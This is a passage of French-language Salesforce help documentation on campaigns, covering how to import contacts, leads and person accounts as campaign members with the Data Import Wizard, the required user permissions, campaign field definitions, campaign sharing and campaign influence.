| Pour ajouter à une campagne des contacts appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |

Pour ajouter plusieurs contacts en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- Compte : ID Salesforce
- Contact : ID Salesforce
- Contact : Nom

Conseil: Pour obtenir les ID Salesforce ou d'autres valeurs de votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Ajouter des membres - Fichier d'importation**. L'Assistant d'importation de données s'affiche.
2. Sélectionnez **Comptes et contacts**, puis **Mettre à jour les enregistrements existants**.
3. Définissez `Mapper le contact par` sur **ID Salesforce.com**.
4. Définissez `Mapper le compte par` sur **ID Salesforce.com**.
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Sélectionnez **Attribuer les contacts à des campagnes**.
7. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - Compte : ID Salesforce
   - Contact : ID Salesforce
   - Contact : Nom
8. Cliquez sur **Suivant**.
9. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

CONSULTER ÉGALEMENT :

Importation de membres de campagne

## Ajout de pistes existantes à une campagne à l'aide de l'Assistant d'importation de données

Pour ajouter plusieurs pistes en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- ID Salesforce de la piste
- Nom dans la piste

Conseil: Pour obtenir les ID Salesforce ou d'autres valeurs de votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Ajouter des membres - Fichier d'importation**.
   L'Assistant d'importation de données s'affiche.
2. Sélectionnez **Piste**, puis **Mettre à jour les enregistrements existants**.
3. Définissez `Mapper la piste par` sur **ID Salesforce.com**.
4. Sélectionnez `Attribuer les pistes à des campagnes.`
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Sélectionnez `Attribuer les contacts à des campagnes.`
7. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - ID Salesforce de la piste
   - Nom dans la piste
8. Cliquez sur **Suivant**.
9. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter à une campagne des pistes existantes via l'Assistant d'importation de données :

- `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur

  ET

  Modifier sur les campagnes

  ET

  Importer des pistes

CONSULTER ÉGALEMENT :

Importation de membres de campagne

## Ajout de comptes personnels existants à une campagne à l'aide de l'Assistant d'importation de données

Pour ajouter plusieurs comptes personnels en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- ID Salesforce du contact associé au compte personnel
- E-mail

Conseil: Pour obtenir les ID Salesforce ou d'autres valeurs de votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Ajouter des membres - Fichier d'importation**.
   L'Assistant d'importation de données s'affiche.
2. Sélectionnez **Comptes personnels**, puis **Mettre à jour les enregistrements existants**.

   Remarque: Même si l'option **Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants** s'affiche, vous ne pouvez pas l'utiliser pour ajouter de nouveaux comptes personnels à des campagnes.
3. Définissez `Mapper la piste par` sur **ID Salesforce.com**.
4. Sélectionnez `Attribuer les comptes personnels à des campagnes.`
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - ID Salesforce du contact associé au compte personnel
   - E-mail
7. Cliquez sur **Suivant**.
8. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

CONSULTER ÉGALEMENT :

Importation de membres de campagne

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter à une campagne des comptes personnels qui vous appartiennent via l'Assistant d'importation de données :

- Créer sur les comptes

  ET

  Modifier sur les comptes

  ET

  Importer des contacts personnels

Pour ajouter à une campagne des comptes personnels appartenant à d'autres utilisateurs via l'Assistant d'importation de données :

- Créer sur les comptes

  ET

  Modifier sur les comptes et les contacts

  ET

  Modifier toutes les données

## Création de contacts et ajout des contacts à une campagne à l'aide de l'Assistant d'importation de données

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer des contacts qui vous appartiennent et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes et les campagnes<br>ET<br>Importer des contacts personnels |
| Pour créer des contacts appartenant à d'autres utilisateurs et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |

| Éditions |
|---|
| Disponible avec : Salesforce Classic et Lightning Experience |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Avec un fichier d'importation unique, vous pouvez créer plusieurs contacts à la fois et les ajouter à une campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- Compte : Nom du compte
- Contact : E-mail
- Contact : Nom
- Contact : Prénom (facultatif, mais recommandé)

Conseil: Pour obtenir les valeurs existantes dans votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Ajouter des membres - Fichier d'importation**. L'Assistant d'importation de données s'affiche.

2. Sélectionnez **Comptes et contacts**, puis **Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants**.
3. Définissez `Mapper le contact par` sur **E-mail**.
4. Définissez `Mapper le compte par` sur **Nom du compte et Site du compte**.
5. Sélectionnez `Attribuer les contacts à des campagnes.`
6. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
7. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - Compte : Nom du compte
   - Contact : E-mail
   - Contact : Nom
   - Contact : Prénom (facultatif, mais recommandé)
8. Cliquez sur **Suivant**.
9. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

CONSULTER ÉGALEMENT :

Importation de membres de campagne

## Création de pistes et ajout des pistes à une campagne à l'aide de l'assistant d'importation de données

Pour ajouter plusieurs pistes en tant que membres d'une campagne, lancez l'Assistant d'importation de données à partir de la page de détail de la campagne.

Avant de commencer, assurez-vous que votre fichier d'importation est au format CSV et contient les valeurs des champs suivants :

- E-mail
- Société
- Nom
- Prénom (facultatif, mais recommandé)

Conseil: Pour obtenir les valeurs existantes dans votre organisation, exécutez des rapports, puis exportez les données des rapports.

Ces étapes présentent une méthode d'importation de données recommandée. Vous pouvez importer des données dans des champs Salesforce qui ne sont pas répertoriés ici. Vous pouvez également personnaliser votre importation en utilisant les autres options de l'Assistant d'importation de données.

1. Dans la page de détail de la campagne, sélectionnez **Gérer les membres** > **Ajouter des membres - Fichier d'importation**.
   L'Assistant d'importation de données s'affiche.
2. Sélectionnez **Pistes**, puis **Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants**.
3. Définissez `Mapper la piste par` sur **E-mail**.
4. Sélectionnez `Attribuer les pistes à des campagnes.`
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Mappez les en-têtes de colonnes de votre fichier CSV avec les champs suivants :
   - E-mail
   - Société
   - Nom
   - Prénom (facultatif, mais recommandé)
7. Cliquez sur **Suivant**.
8. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

Lorsque l'importation des données est terminée, nous vous notifions par e-mail. Vérifiez les résultats et corrigez les erreurs éventuelles.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer des pistes et les ajouter à une campagne via l'Assistant d'importation de données :

- `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur

  ET

  Autorisation de modification sur les campagnes

  ET

  Importation de pistes

CONSULTER ÉGALEMENT :

Importation de membres de campagne

## Champs de campagne

Une campagne contient les champs suivants, par ordre alphabétique. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Actif` | Case à cocher permettant d'indiquer si la campagne est active ou non. |
| `Coût réel` | Montant dépensé pour diriger la campagne. |
| `Coût budgétisé` | Montant budgétisé pour la campagne. |
| `Devise de la campagne` | Devise par défaut pour les champs de montants en devise dans la campagne. Les montants s'affichent dans la devise de la campagne et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les entreprises qui utilisent plusieurs devises. |
| `Type de membre de la campagne` | Type d'enregistrement pour les membres de campagne ; détermine la présentation de page des membres de campagne. |
| `Nom de la campagne` | Nom d'identification de la campagne. |
| `Propriétaire de la campagne` | Propriétaire assigné de la campagne. |
| `Type d'enregistrement de campagne` | Type d'enregistrement pour la campagne ; détermine les valeurs de liste de sélection pour la campagne. |
| `Pistes converties` | Nombre de pistes ayant été converties en comptes en raison des efforts de marketing déployés dans la campagne. Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Pour plus d'informations sur la conversion des pistes, reportez-vous à Convertir des pistes qualifiées à la page 1491. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Créé par` | Utilisateur qui a créé la campagne, avec la date et l'heure de création (Lecture seule). |

| Champ | Description |
| --- | --- |
| Liens personnalisés | Liste des liens personnalisés pour les campagnes, tels qu'ils ont été définis par votre administrateur. |
| Description | Une description de la campagne. Le volume maximal de données autorisé dans ce champ est de 32 Ko. Seuls les 255 premiers caractères apparaissent dans les rapports. |
| Date de fin | Date de fin de la campagne. Les réponses reçues après cette date sont encore comptabilisées. |
| Réponses attendues (%) | Pourcentage de réponses que vous vous attendez à recevoir pour la campagne. |
| Chiffre d'affaires attendu | Montant des bénéfices que vous pensez générer grâce à la campagne. |
| Dernière modification par | Utilisateur ayant modifié pour la dernière fois les champs de la campagne, avec la date et l'heure de modification. Cela ne tient pas compte des changements apportés aux éléments de la liste associée dans la campagne. (Lecture seule). |
| Nombre Total Opportunités | Champ calculé indiquant le nombre d'opportunités associées à la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| Nombre envoyé | Nombre d'individus ciblés par la campagne. Par exemple, le nombre d'e-mails envoyés. |
| Nombre d'opportunités gagnées | Champ calculé indiquant le nombre d'opportunités closes/gagnées associées à la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| Campagne parente | La campagne supérieure à la campagne sélectionnée dans la hiérarchie des campagnes. |
| Date de début | Date de début de la campagne. |
| Statut | Statut de la campagne : par exemple, Planifiée, En cours. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, lesquelles sont définies par l'administrateur. La |

| Champ | Description |
| --- | --- |
| | longueur maximale d'une valeur de liste de sélection est de 40 caractères. |
| `Coût total réel dans la hiérarchie` | Champ calculé pour déterminer le montant dépensé pour exécuter une hiérarchie de campagnes. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Coût total budgétisé dans la hiérarchie` | Champ calculé pour déterminer le montant total budgétisé d'une hiérarchie de campagnes. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Total des contacts` | Nombre d'individus sur les comptes associés à la campagne. Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total de contacts dans la hiérarchie` | Champ calculé indiquant le nombre de contacts associés à la hiérarchie de la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total de pistes converties dans la hiérarchie` | Champ calculé indiquant le nombre total de pistes associées à la hiérarchie de la campagne et converties en comptes, contacts et opportunités. Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il |

| Champ | Description |
| --- | --- |
| | peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Chiffre d'affaire total prévu dans la hiérarchie` | Champ calculé pour déterminer le montant total que vous pensez générer d'une hiérarchie de campagnes. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Total des pistes` | Nombre d'opportunités potentielles (pistes) associées à la campagne. Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total de pistes dans la hiérarchie` | Champ calculé pour déterminer le nombre total de pistes associées à la hiérarchie de campagnes. Ce nombre inclut également les pistes converties. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total envoyé dans la hiérarchie` | Champ calculé pour déterminer le nombre total de personnes ciblées par une hiérarchie de campagnes, tel que le nombre d'e-mails envoyés. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total d'opportunités dans la hiérarchie` | Champ calculé indiquant le nombre total d'opportunités associées à la hiérarchie de la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements |

| Champ | Description |
| --- | --- |
| | associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total de réponses` | Champ calculé indiquant le nombre total de contacts et de pistes non converties possédant un `statut du membre` équivalent à « Répondu » pour la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total de réponses dans la hiérarchie` | Champ calculé indiquant le nombre total de contacts et de pistes non converties possédant un `statut du membre` équivalent à « Répondu » pour la hiérarchie de la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Valeur totale des opportunités` | Champ calculé indiquant le nombre total d'opportunités associées à la campagne, y compris les opportunités closes/gagnées. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non.<br><br>Pour les entreprises utilisant plusieurs devises, les montants des opportunités sont convertis dans la devise de la campagne. Si votre devise ne correspond pas à la devise de la campagne, le montant est converti dans votre devise et s'affiche entre parenthèses.<br><br>Pour les entreprises utilisant la gestion avancée des devises, le montant des opportunités est converti dans la devise de la campagne via des taux de change datés. Si la devise de la campagne ne correspond pas à votre devise, le total des montants des opportunités est converti à l'aide des taux de change standard et non de taux de change datés, et ce montant s'affiche entre parenthèses.<br><br>Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé |

| Champ | Description |
| --- | --- |
| | dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Valeur totale des opportunités dans la hiérarchie` | Champ calculé indiquant le montant total des opportunités associées à la hiérarchie de la campagne, y compris les opportunités closes/gagnées. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non.<br>Toutes les campagnes d'une hiérarchie doivent utiliser la même devise.<br>Pour les entreprises utilisant plusieurs devises, les montants des opportunités sont convertis dans la devise de la campagne. Si votre devise ne correspond pas à la devise de la campagne, le montant est converti dans votre devise et s'affiche entre parenthèses.<br>Pour les entreprises utilisant la gestion avancée des devises, le montant des opportunités est converti dans la devise de la campagne via des taux de change datés. Si la devise de la campagne ne correspond pas à votre devise, le total des montants des opportunités est converti à l'aide des taux de change standard et non de taux de change datés, et ce montant s'affiche entre parenthèses. |
| `Valeur totale des opportunités gagnées` | Champ calculé indiquant le montant de toutes les opportunités closes/gagnées associées à la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non.<br>Pour les entreprises utilisant plusieurs devises, les montants des opportunités sont convertis dans la devise de la campagne. Si votre devise ne correspond pas à la devise de la campagne, le montant est converti dans votre devise.<br>Pour les entreprises utilisant la gestion avancée des devises, le montant des opportunités est converti dans la devise de la campagne via des taux de change datés. Si la devise de la campagne ne correspond pas à votre devise, le total des montants des opportunités est converti à l'aide des taux de change standard et non de taux de change datés, et ce montant s'affiche entre parenthèses.<br>Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Valeur totale des opportunités gagnées dans la hiérarchie` | Champ calculé indiquant le montant de toutes les opportunités closes/gagnées associées à la hiérarchie de la campagne. (Lecture seule)Salesforce calcule automatiquement ce montant en utilisant |

| Champ | Description |
| --- | --- |
| | tous les enregistrements associés, que vous ayez accès en lecture ou non.<br><br>Toutes les campagnes d'une hiérarchie doivent utiliser la même devise.<br><br>Pour les entreprises utilisant plusieurs devises, les montants des opportunités sont convertis dans la devise de la campagne. Si votre devise ne correspond pas à la devise de la campagne, le montant est converti dans votre devise.<br><br>Pour les entreprises utilisant la gestion avancée des devises, le montant des opportunités est converti dans la devise de la campagne via des taux de change datés. Si la devise de la campagne ne correspond pas à votre devise, le total des montants des opportunités est converti à l'aide des taux de change standard et non de taux de change datés, et ce montant s'affiche entre parenthèses.<br><br>Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Nombre total d'opportunités gagnées dans la hiérarchie` | Champ calculé indiquant le nombre total d'opportunités gagnées associées à la hiérarchie de la campagne. Salesforce calcule automatiquement ce montant en utilisant tous les enregistrements associés, que vous ayez accès en lecture ou non. Ce champ ne peut pas être référencé dans des formules pour les règles de workflow, les règles de validation, les mises à jour de champs ou les processus d'approbation, mais il peut être référencé dans des champs de formule personnalisés. Les mises à jour de ce champ ne déclenchent pas de règles de workflow. |
| `Type` | Type de campagne, par exemple courrier direct ou programme de référencement. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, lesquelles sont définies par l'administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |

## Partage des campagnes

L'administrateur définit le modèle de partage de votre entreprise pour l'accès aux campagnes. Vous pouvez cependant étendre les privilèges de partage des campagnes de manière individuelle. Le partage de campagnes vous permet d'*augmenter* l'accès à vos campagnes. Vous ne pouvez pas restreindre l'accès au-delà des niveaux d'accès par défaut de votre entreprise.

Pour afficher et gérer les détails du partage, cliquez sur **Partage** dans la page de détail de la campagne. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès partagé à la campagne. Cette page permet d'effectuer les opérations suivantes :

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.
- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès à l'enregistrement.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

### Observations particulières

- Pour partager une campagne, vous devez disposer d'un Accès public intégral à la campagne et avoir coché la case `Utilisateur marketing` dans vos informations personnelles.
- Le bouton **Partage** est disponible en fonction de la valeur par défaut de la campagne, définie dans votre entreprise.
- Assurez-vous de partager les enregistrements avec des utilisateurs disposant de l'autorisation d'objet « Lire » appropriée pour l'affichage des enregistrements partagés.
- Partager une campagne ne donne pas automatiquement un accès en lecture à tous les membres de la campagne. Assurez-vous que l'utilisateur avec qui vous partagez une campagne peut consulter les pistes ou contacts associés.
- Les champs statistiques de hiérarchie de campagnes fournissent des données totalisées pour une campagne parent et toutes les campagnes situées au-dessous dans la hiérarchie, que l'utilisateur dispose ou non de droits de partage sur une campagne spécifique au sein de cette hiérarchie. Par conséquent, tenez compte des paramètres de partage de campagne de votre entreprise lorsque vous activez les statistiques des hiérarchies de campagnes. Si vous ne voulez pas que les utilisateurs voient les données synthétisées de la hiérarchie, supprimez de la liste associée Hiérarchie de campagnes tout ou partie des champs statistiques de hiérarchie de campagnes. Ces champs seront toujours disponibles pour générer des rapports.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des campagnes :
- Lire sur les campagnes

Pour partager des campagnes :
- Lire sur les campagnes

  ET

  Option `Utilisateur Marketing` activée dans vos informations d'utilisateur

CONSULTER ÉGALEMENT :

Affichage des hiérarchies de campagnes

Affichage des statistiques de hiérarchie de campagnes

## Ajout de contacts et pistes multiples à des campagnes

Ajoutez rapidement et en une seule fois de nombreux contacts, pistes et comptes personnels comme membres d'une campagne, en mode d'accessibilité.

1. À partir d'une campagne, cliquez sur **Gérer les membres**.
2. Cliquez sur **Ajouter des membres – Contacts existants** ou **Ajouter des membres – Pistes existantes**.
3. Dans la première étape de l'assistant, choisissez la valeur de statut de membre de campagne à attribuer aux nouveaux membres.
4. Cliquez sur **Suivant**.
5. Sélectionnez les enregistrements que vous souhaitez ajouter en tant que membres de la campagne.

CONSULTER ÉGALEMENT :

Ajout de plusieurs membres à une campagne à partir d'une liste

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter plusieurs contacts, pistes et comptes personnels à des campagnes :

- `Utilisateur Marketing` dans vos informations d'utilisateur

  ET

  Autorisation de modification sur les campagnes

  ET

  Lire sur les contacts, les pistes et les comptes personnels

## Suivi des opportunités que vos campagnes génèrent

Suivez la contribution de vos campagnes à vos opportunités.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Influence de campagne personnalisable

L'influence de campagne personnalisable permet de définir l'attribution d'un crédit à chaque campagne qui contribue à gagner une opportunité.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Ajout de campagnes d'influence à une opportunité

Gérez les listes de campagne qui influencent vos opportunités directement dans les pages de détails des opportunités.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Avant d'ajouter des campagnes d'influence à vos opportunités, notez les points ci-dessous.

- Si votre société utilise le modèle Influence de campagne Salesforce, vous ne pouvez pas ajouter manuellement des campagnes influentes à des opportunités. Les campagnes sont automatiquement ajoutées aux opportunités selon les règles définies par votre administrateur.
- Si votre société utilise un autre modèle d'influence de campagne autorisé par votre administrateur, vous pouvez ajouter vous-même des campagnes influentes aux opportunités.

1. Affichez la page d'informations d'une opportunité.
2. Cliquez sur **Nouveau** dans la liste associée Influence de campagne.
3. Dans le champ Nom de la campagne, saisissez un nom ou cliquez sur pour rechercher une campagne.
4. Si vous utilisez le modèle d'influence de campagne Salesforce et que vous souhaitez désigner la campagne comme campagne principale, sélectionnez **Source de campagne principale**.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher la liste associée Influence de campagne :

